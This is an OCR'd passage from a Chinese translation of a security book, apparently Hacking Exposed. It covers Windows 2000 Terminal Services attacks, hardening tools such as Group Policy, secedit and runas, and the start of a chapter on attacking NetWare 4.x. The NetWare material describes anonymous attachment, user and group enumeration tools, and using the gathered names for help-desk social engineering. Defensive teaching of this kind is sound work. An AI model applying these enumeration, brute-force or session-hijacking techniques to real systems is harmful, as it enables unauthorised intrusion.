
还真得花点时间习惯这种方式，并学会区分控制台登录与远程交互式登录。

我们在前面讲述“扫描”时已介绍过，带TCP端口3389的系统很可能是终端服务器。而攻击者们也往往是迫不及待地想用终端服务客户(安装程序占用两张软盘，在Windows 2000服务器的%windir%\system32\clients目录下可找到)。对管理账号进行蛮力密码猜测攻击就找到了舞台。因为这是一种交互式登录方式，此种攻击可以连续不断地对Windows 2000域控制器实施，即使打开了passprop/adminlockout(参见第5章关于passprop的介绍)。不过，由于终端服务客户端在5次登录尝试失败后就跳出连接，因此，这也是一个很耗时间的办法。

侵占中断的终端服务器连接

流行度:	*2*
容易度:	*3*
影响力:	*10*
风险率:	*5*

对于已获得终端服务器上管理员权限的攻击者来说，这是最感兴趣的方法。如果管理员忘记了退出某一终端会话(或某几个)，当攻击者用管理员凭证和系统连接时，他们就会看到如下的对话框。



他们选择的会话也许已打开了敏感的文档，或是可能暴露某些数据和正在运行的程序，而这些正是攻击者孜孜以求的。

退出终端会话

仅仅关闭客户窗口或选择断开连接，会话仍是活的。一定要从Start | Shut down

下选Log Off或是用CTRL-ALT-END这个终端服务器客户快捷键。

下面是终端服务客户上可用的其他快捷键：

CTRL-ALT-END	打开Windows安全对话框
ALT-PAGE UP	程序间从左至右切换
ALT-PAGE DOWN	程序间从右至左切换
ALT-INSERT	以程序启动的顺序方式循环
ALT-HOME	显示启动菜单
CTRL-ALT-BREAK	在一个窗口与满屏间切换
ALT-DELETE	显示窗口的弹出菜单
CTRL-ALT-MINUS(-)	将客户机上一个活动窗口的快照(snapshot)，通过数字小键盘上的符号，放到终端服务器剪贴板上，其功能与本地机上按ALT-PRINTSCRN一样
CTRL-ALT-PLUS(+)	将整个客户窗口区快照放到终端服务器剪贴板上(通过数字小键盘的符号)，其效果与本地机上按PRINTSCRN一样

技巧 *当此书付印时，Windows 2000兼容的SSH服务器发布了：http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php 。安全Shell(SSH)是UNIX系统许多年来安全的远程管理的支柱，我们很有兴趣地看到一个新的版本可以用于Windows 2000的远程管理，但愿它能提供终端服务的一个很强壮的命令行形式(参见有关SSH的FAQ:http:// www.employees.org/~satch/ssh/faq / ssh-faq.html)。*

6.9.3 键击记录器

NetBus的键击记录器(Keystroke Logger)在Windows 2000下工作良好，隐秘的键击记录工具(IKS:Invisible Keylogger Stealth)也仍然可用。它们在第5章均已讨论过。


6.10 通用对策：新的Windows安全工具

Windows 2000提供了新的安全管理工具，将NT 4中许多并无联系的功能集中起来。这些工具对于强固系统或是保证环境安全避免漏洞是很有用的。

6.10.1 组策略

Windows 2000最强大的新工具就是组策略(Group Policy)，我们在本章中已多次谈到了。组策略对象(GPO)可以保存在AD中，或是本地机上，定义了域内或本地机上的一些配置参数。GPO可以用于站点(sites)、域(domains)或组织单元(OU:Organizational Units)，并可以由它们所包含(GPO的"成员")的用户或计算机来继承。

GPO可以在任意的MMC控制台窗口中浏览或编辑(需要管理员权限)。和Windows 2000一起销售的GPO有本地计算机、缺省域以及缺省域控制器策略。简单运行Start | gpedit.msc，就可以调用本地机GPO。另外一种查看GPO的方法是查看指定目录对象(域，组织单元，站点)的属性，然后选择"Group Policy"(组策略)标签，如下图所示。该屏幕上显示了作用于所选对象(按优先级排序)的GPO以及是否允许继承等信息，GPO是允许编辑的。



编辑GPO，就可以看到可用于目录对象的许多安全配置。其中令人感兴趣的是Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options结点。有30多种不同的参数可配置用来提高部署了GPO的计算机对象的安全性。这些参数包括匿名连接的附加限制(RestrictAnonymous setting)、局域网管理员确认(LanManager Authentication Level)、重命名管理员账号(Rename Administrator Account)等三种重要设置，它们在NT 4下只能通过不同的界面访问。

"Security Setting"结点也是设置Account Policies(账号策略)、Audit Policies(审计策略)、Event Log(事件日志)、Public Key(公共密钥)的地方。在站点、域或组织单元一级做这样的设置，则大环境下管理安全的任务就会大大降低。缺省的域策略GPO如图6.2所示。




图6.2 缺省域策略GPO

GPO看起来是安全配置大型Windows 2000域的最终办法。不过，当允许本地和域一级策略进行组合时，也可能碰到一些不确定的结果，而且，组策略生效之前的延迟也会令人沮丧。使用secedit工具是解决延迟问题的一种方法，它可以使策略立刻生效(下节中会更详细地讨论secedit)。使用secedit更新策略时，先打开"Run"(运行)对

话框，输入

```
secedit /refreshpolicy MACHINE_POLICY
```

如果是在用户配置(User Configuration)结点下更新策略，则输入：

```
secedit/refreshpolicy USER_POLICY
```

安全配置工具

和组策略特性相关的是安全配置工具集，它由“安全配置及分析工具”及“安全模板工具”组成。

安全配置与分析工具允许管理员对本地系统的配置进行审计，看是否遵循已定的模板，对于没有遵从模板的可以重新配置。此工具可从MMC得到(作为snap.in)，也有命令行版本(secedit)。并有一个强大的机制能快速决定系统是否满足基本的安全需求。不幸的是，这种分析和配置只能用于局部系统，不能用于全域范围。secedit工具可用于登录(logon)批处理脚本中，将配置和分析作用于远程系统，但它还是不如分布环境中组策略(Group Policy)那么平滑。

好在安全模板可以导入(import)组策略中。因此，任何域、组织单元或站点(site)只要采用GPO，就可以收到安全模板设置。如要将安全模板导入组策略中，只要简单地右击Computer Configuration\Windows Settings\Security Settings结点，从环境菜单中选择Import。导入的缺省目录为%windir%\security\templates，该处保存了11个安全模板的标准集。

事实上，这11个模板组成了安全模板工具，模板文件的安全级别各不相同，可以和安全配置与分析工具组合使用。虽然有许多参数并没有定义，但为系统配置或分析设计模板时，这仍是一个很好的开端。通过安全模板MMC管理单元(snap-in)可以看到这些文件，也可以用文本编辑器进行手工配置(文件的扩展名为inf，位于%windir%\security\templates)。

6.10.2 runas

对于UNIX爱好者来说，这似乎只是一小步，但毕竟，Windows 2000推出了用户

切换(su;switchuser)命令，称为runas。

自打安全体系开始建立起，在一个权限最小的环境(context)里执行任务就是最为期望的事。在当前登录用户的权限下，恶意的特洛伊木马、可执行程序、邮件信息，或是浏览器中访问的远程站点都可以发起命令，而且，用户权限越大，其潜在的危害就可能越大。

许多这种恶意攻击每天都发生着，对于需要管理员权限来完成其正常工作的用户来说(将工作站加入域中，管理用户和软件等)，更是一个重要问题。他们必须以管理员身份登录系统，根据安全的法则，他们自然不能像普通用户那样有空闲的时间和放松的心情来对待和系统打交道，毕竟，在这个Web连接无所不在的世界中，他们有着太大的风险。如果一个管理员访问了恶意的Web站点，或是阅读了有内嵌互动内容(见第16章)的HTML格式邮件，那其可能的损害范围就不是在单个机器犯下同样错误所能比的了。

runas命令允许每个用户以更小的权限登录，也可以根据工作的需要升级到管理员。比如，Joe以普通用户的身份通过终端服务器登录到域控制器，这时突然需要修改域管理员密码(也许是因为某人辞职或是从核心操作位置退出)。可是，作为普通用户，他甚至不能启动用户和计算机的活动目录，更不用说修改域管理员密码了。怎么办呢？runas便是解决之道！下面是具体办法：

1. 单击Start | Run，然后输入：

```
runas /user:mydomain\Administrator "mmc%windir%\system32\dsa.msc"
```

2. 输入管理员密码。
3. 一旦启动Active Directory Users & Computers(dsa.mmc)，就可以在mydomain\Administrator账号的权限下，任意修改管理员密码了。
4. 然后退出AD Users and Computers，回到简单的正常用户状态。

对于Joe来说，这省去了一大堆的麻烦，否则就得从终端服务器退出，然后以管理员身份登录，然后再退出，然后再以普通用户身份登录。看来，最小权限法，是一种高效而有用的方法。

runas妙用的另一个例子就是以较小权限用户来运行Web浏览器或邮件阅读器。然

而，也正是在这种环境下，runas可能遭算计。在NTBugtraq 2000年3月底的邮件列表中有一个很长的说明(http://www.ntbugtraq.com) 。当一个系统上开有多个窗口，也有使用runas/u:Administrator 权限的窗口，这时系统打开浏览器窗口调用URL，那么其权限究竟会是什么呢?这就值得探讨了。一种建议是在Startup组中建立浏览器的快捷方式(shortcut)，这样它就总是以最小权限启动。不过，这种情况下使用runas的最权威结论是，通过动态数据交换(DDE,Dynamic Data Exchange)启动的应用程序，比如IE，其安全是从父进程中继承的。因此，runas从来都不会真正创建需要处理超链接、嵌入式Word文档等的IE进程，父进程随程序不同而不同，其真正的属主(ownership)也就很难确定。也许终究有一天微软会澄清，这种方法和退出所有管理员窗口进行浏览哪一个更安全。

runas不总是那么得心应手，正如Bugtraq中指出的那样，它“缓解了一些威胁，但又暴露出了另一些”(Jeff Schmidt)。因此，使用它还需慎重。

技巧 *在Windows 2000 Explorer中，右击文件时按住SHIFT键，就会在环境菜单中出现“Run As”选项。*

6.11 小结

我们对Windows 2000中许多新的变化进行了粗浅的介绍，但我们对老的NT 4的测试已显示操作系统的安全已有了长足的进步，而Windows 2000中一些分布式安全策略的增加使得我们对新操作系统下安全性的增强有了更多的信心。尽管如此，我们仍要等待更严格的公开审查之后才能得出最终的结论。NT 4中的一些安全瑕疵就是在实际使用中经过好几年才浮出水面的。我们也希望Windows 2000能经受这样的洗礼。同时，下面有一些小的技巧，已在本章及第5章讨论过，它们是从因特网的安全资源中挑选出来的，小结如下：

- 第5章的小结中列出了如何加固NT的清单，其中大多数还是可以用于Windows 2000的(当然，其中一部分是新的用户界面——特别是，组策略对象：“Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options”)。

- 使用http://www.microsoft.com/security 上微软公司提供的IIS 5安全列表。并获得IIS 5配置工具，以允许基于好的案例创建用户定义的模板，并应用于Windows 2000的IIS。
- 参考http://www.microsoft.com/technet/SQL/Technote/secure.asp ，获得关于加强Windows 2000上SQL Server 7.0的信息。
- 操作系统级并不是系统易受攻击的地方。应用级更为脆弱——特别是时髦的、无状态基于Web的应用。因此，除了用本章的信息勤勉地去加固操作系统外，还要特别关注对应用层实施安全防护。
- 虽然看起来有点幼稚，但确实要特别注意部署Windows 2000的适当版本。服务器和高级服务器产品暴露了许多服务(特别是配置为活动目录域控制器时)，一定要和那些不可信的网络、用户以及你尚存疑问的东西隔离开来。
- 最小化等于高安全性：如果没有东西可攻击，那么自然攻击就无从进入。使用service.msc将所有不必要的服务予以禁止，对于那些仍然必要的服务，应安全地进行配置；比如，配置Windows 2000的DNS服务时，对一些特殊主机就要防止区域(zone)传递。
- 如果文件和打印服务并不必要，则可以按本章开头图6.1所示，对每个想保护的适配卡禁止TCP/IP上的NetBIOS，做法是：打开"Network and Dial-up Connection"应用窗口(applet)，选择"Advanced | Advanced Settings"，弃选"File And Printer Sharing For Microsoft Networks"。这仍然是配置因特网连接服务器的外部接口的最好办法。
- 使用TCP/IP过滤器和新IPSec过滤器(本章已说明过) 除非常必要的端口外，大部分监听端口都要禁止访问。
- 利用防火墙或路由器来保护和因特网互连的服务器，限制一些众所周知的拒绝服务攻击(DoS)，比如SYN Flood以及IP片段风暴。而且，采用本章勾画的各种措施加固Windows 2000，防止标准的IP DoS攻击，并对非IP DoS的漏洞，用相关的补丁程序修补。
- 各种服务补丁程序要适时更新，可以参见http://www.microsoft.com /security

来获得更新公告，那里每天都有新的东西。

- 要限制交互式的登录权限，以期在刚开始就能阻止特权升级攻击(比如服务命名管道可预见性问题以及窗口站问题)。
- 尽可能从终端服务器会话中退出(log off)，而不仅仅是断开连接，以防止一些捣乱的管理者利用打开的会话乱来。
- 利用新工具，如组策略(gpedit.msc)和安全配置与分析工具及其附带模板，在Windows 2000环境中创建和分布安全配置。
- 对于本章提到的对SAM和EFS的攻击，关键是要加强物理安全，SYSKEY的实现方式要采用密码或软盘保护，以使这些攻击更困难。对于敏感的服务器更要保证物理安全，设置BIOS密码保护初启序列，去掉或禁止软盘或其他可拆除驱动器，以防利用它们将系统启动至其他操作系统。
- 遵从Windows 2000帮助文件中"使用EFS的最佳方法"，对大多数用户实现透明的文件夹级加密，特别是使用手提电脑的移动用户。一定要将恢复代理密钥从系统中输出(export)，然后删除本地拷贝，这样EFS加密的东西就不会被盗取了管理员恢复证书(Recovery Certificate)的离线攻击者所打开。
- 订阅NTBugtraq邮件(http://www.ntbugtraq.com)，了解NT/2000安全性的最新进展和问题。如果东西太多，不易跟踪，可以改变订阅方式，只订阅文摘，一定时期内的重要文章和事件都会在文摘中。要想收到NTSecurity的文摘，可以往listserv@listserv.ntbugtraq.com 发送主体内容为"set NTSecurity digest"的邮件就可以了(不需要标题行)。
- ▲ http://www.ntsecurity.net 上的Win2KsecAdvice邮件清单的内容基本上是NTBugtraq的副本，但偶尔也有NTBugtraq所漏掉的东西，它也有一个很方便的文摘版。

安氏推荐
iS-One

任何攻击最终的目标都是实际的应用，所以对软件的攻击常常既是目的也是手段。

第7章

「攻击 Novell NetWare」

关于Novell的一个普遍错误看法是，他们的产品已经发展到不再怎么有用的程度（至少Microsoft和UNIX阵营会让你信服这个看法）。尽管Novell的市场份额早已萎缩，但是还远未消失。在全世界超过4千万人口的Novell用户群上（数据来源，International Data Corporation公司），公司敏感的数据的冒险程度仍跟以往一样。本章中我们将讨论现今最流行的NetWare服务器和客户系统：使用Client 32的NetWare 4.x。如果你想购买NetWare 5，也不必着急，你会发现这些攻击和对策仍起作用。

Novell服务器作为许多机构大部分关键的和敏感数据的存放地已有17年以上历史，这些数据包括工资名单、未来政策信息、人力资源记录、财务记录等等。你会惊讶于有那么多的公司无法或不愿从Novell产品上转移走，造成这些系统疏于维护和缺乏安全保障。

NetWare确实不安全吗？Novell在加强他们的产品的安全性上已有超过16年经验，干嘛还要不怕麻烦地试图加强这个固若金汤的城堡的安全呢？这是Novell宣称的观点，在安全专家们看来却并非如此。确实可以把NetWare配置得相当安全，但在缺省情况下，该产品遗留了很多攻击者们期望的漏洞。NetWare 4.x缺省时不怎么打开各种安全配置。举例来说，任何人都可以浏览本地服务器的Novell Directory Services（Novell目录服务，简称NDS）树而无需认证。更具破坏性的是，Novell用户不要求有密码，而且创建账号时管理员也不必指定所创建账号的密码。

如果攻击NetWare听起来容易得令人难以置信的话，你就不妨试一试。大多数NetWare管理员不清楚缺省的服务器配置意味着什么，从而不去尝试加强其安全性。一旦有机会轻推或猛摇自己的NetWare大门以测试它们的安全现状，你就很可能为此大跌眼镜。

第3章中我们讨论过攻击者们如何在目标网络和系统附近蹑手蹑足地行进，寻找足以让他们连接到目标Novell主机的信息。本章中我们将讨论攻击者接下去可能用来获取目标Novell服务器上的管理特权以及最终获取其上的NDS树的整个攻击过程的最后几步。其中的例子是我们一次又一次碰到过的，在现实世界中常见得惊人。本章中大多数攻击细节都基于传统的NetWare设置的假定，也就是所有NetWare 4.x服务器的缺省设置：即平构数据库环境（bindery context）。当然你的情况不见得如此。

7.1 附接但不接触

流行度：	10
容易度：	9
影响力：	1
风险率：	7

攻击者采取的第一个步骤是创建一个到目标Novell服务器的匿名附接(attachment)。要理解什么是附接，必须理解NetWare登录过程。Novell把NetWare登录设计成要向一台服务器认证，必须首先“附接”(attaching)到该系统。附接和登录是彼此独立的。换句话说，登录失败时附接仍存在。因此获取附接并非必须有一个有效的用户名和密码。我们将会看到，攻击者们通过附接能够获取用于攻击NetWare主机的几乎所有信息。

我们已在第3章中展示过如何浏览整个网络上的所有NetWare服务器和NDS树。现在要做的事是附接到一台服务器上，这么做有多种方法。我们将讨论三个用于附接到一台服务器的主要工具，出自Novell的On-Site Admin、snlist和nslist。

使用传统的DOS login或Client 32登录程序也能附接，不过必须通过登录完成(既然尚不知道一个有效的用户名和密码，登录本身很可能失败)。这种通过失败地登录达到附接目的的方式并不是攻击者会使用的隐秘技巧，因为它会被记录下来；大多数攻击者根本不用这种技巧。

On-Site Admin

作为管理员，On-Site Admin是必须包含在自己的安全工具箱中的众多工具之一。这个出自Novell的图形化NetWare管理产品提供关于服务器和NDS树的信息，并允许完成评价自己的初始安全态势所需的任何事情。Novell的开发人员在开发这个应用程序上作了明智的决策，然而这也可能由攻击者用来对目标系统的管理员构成不利。它现在成了攻击Novell系统的主要工具之一，这一点是多么具有讽刺意味啊。

On-Site Admin在加载时显示从第3章中讨论过的网络邻居(Network Neighborhood)浏览中获悉的各台NetWare服务器。这些服务器显示在On-Site Admin上之后，用鼠标简单地选择其中一台就会自动创建一个到该服务器的附接。通过查看Client32的NetWare Connections(NetWare连接)可以验证这一点。你可以一个接一个地创建出想要

研究一下的服务器的附接。

snlist 和 nslist

snlist和nslist都以On-Site Admin所用的同样方法附接到所在网络上的服务器，只是它们通过命令行工作。snlist往往比nslist快得多，就我们的目的而言也是推荐使用的工具，然而在显示服务器的完整地址上nslist是有用的，这些地址有助于我们往下行进。这两个产品在不指定任何参数的情况下都是附接到所在网络的所有服务器上，在作为参数指定一个服务器主机名的时候则附接到这台指定的服务器。这种方式的附接构成了以后津津有味的攻击手段的基础。

技巧 *如果在附接到自己的Novell服务器上存在问题，那就检查"Set Primary"服务器。这就是说在打开NetWare Connections对话框之后寻找其名字之前有星号的服务器。使用这些工具前至少必须有一台已附接上的服务器。这么做了之后还有问题的话，那就选择另外一台服务器并单击它的Set Primary按钮。*

技巧 *使用命令行工具时，每次执行连接操作都可能需要启动一个新的命令Shell(NT为cmd.exe；Windows 9x为command.com)。不然的话，有可能碰到一大堆错误，在排除故障上就得花数小时时间。*

附接对策

我们不清楚有什么机制可以禁止附接到一台NetWare服务器的能力。这个特性看来会一直如此，因为NetWare 5中仍然这样。


7.2 查点平构数据库和NDS树

流行度：	*9*
容易度：	*10*
影响力：	*3*
风险率：	*9*

在附接之后认证之前的僵持状态可以揭示本不该有的大量信息。诸如userinfo、userdump、firger、bindery、bindin、nlist和cx之类的工具提供的是平构数据库(bindery)信息。诸如On-Site Admin提供的是NDS树信息。两者结合提供了攻击者获取服务器访问权所需的大部分信息。注意，所有这些信息都是凭借到一台Novell服务器的单个附接获取的。


userinfo

我们使用以前称为NetWare User Information Listing程序的userinfo v1.04。这个由Tim Schwab编写的产品给出一台服务器上平构数据库中所有用户的快速转储结果。userinfo也允许搜索单个用户名，只要作为参数给它传递一个用户名就行(如下面的插图所示)。通过附接到名为SECRET的一台服务器并运行userinfo，可以把该系统上的所有用户名转储出来，包括每个用户的对象ID(object ID)在内。



userdump

由Roy Coates编写的userdump v1.3在显示所附接服务器的每个用户名上与userinfo类似，不过它还给出了用户的全名(如下页的插图所示)。攻击者可以使用这些信息来执行社交工程攻击，譬如说给一家公司的求助台(help desk)打电话，请求他们重新设置某个用户的密码。



finger

finger并不足以查点目标系统上的用户，我们把它放在这儿是因为它在查找目标系统上是否存在某个用户时比较有用。举例来说，攻击者可能已经侵入目标NT或UNIX系统，获取了一些用户名和密码。他们知道：(a)用户往往在其他系统上也有同名账号，(b)为简单起见，他们往往使用同样的密码。这么一来，攻击者往往会使用这些已经发现的用户名和密码来尝试入侵其他系统，包括Novell服务器。

搜索一个系统上是否存在某个用户只需输入命令"finger <username>"。

对finger命令需要小心，因为它可能很腻烦。我们不清楚为什么，只是当针对某个当前登录着的用户执行finger时，该用户有时会收到一个消息体为空的NetWare弹出消息。

bindery

知道某台服务器上的用户自然不错，然而攻击者在开始破解密码前仍需知道一些额外的信息。举例来说，属于Admins用户组的是哪些用户？出自Manth-Brownell公司的NetWare Bindery Listing工具v1.16可以给出关于任意平构数据库对象的信息(见图7.1)。

bindery还允许查询单个用户或单个用户组。举例来说，简单地执行命令"bindery admins"就能发现Admins用户组的成员。另外/B参数在简洁地给每个对象显示单行信息上会有用，在一次性显示大量对象时更是如此。




图7.1 bindery提供大量NetWare信息，包括谁属于哪些用户组(例如名为Admins的用户组)

bindin

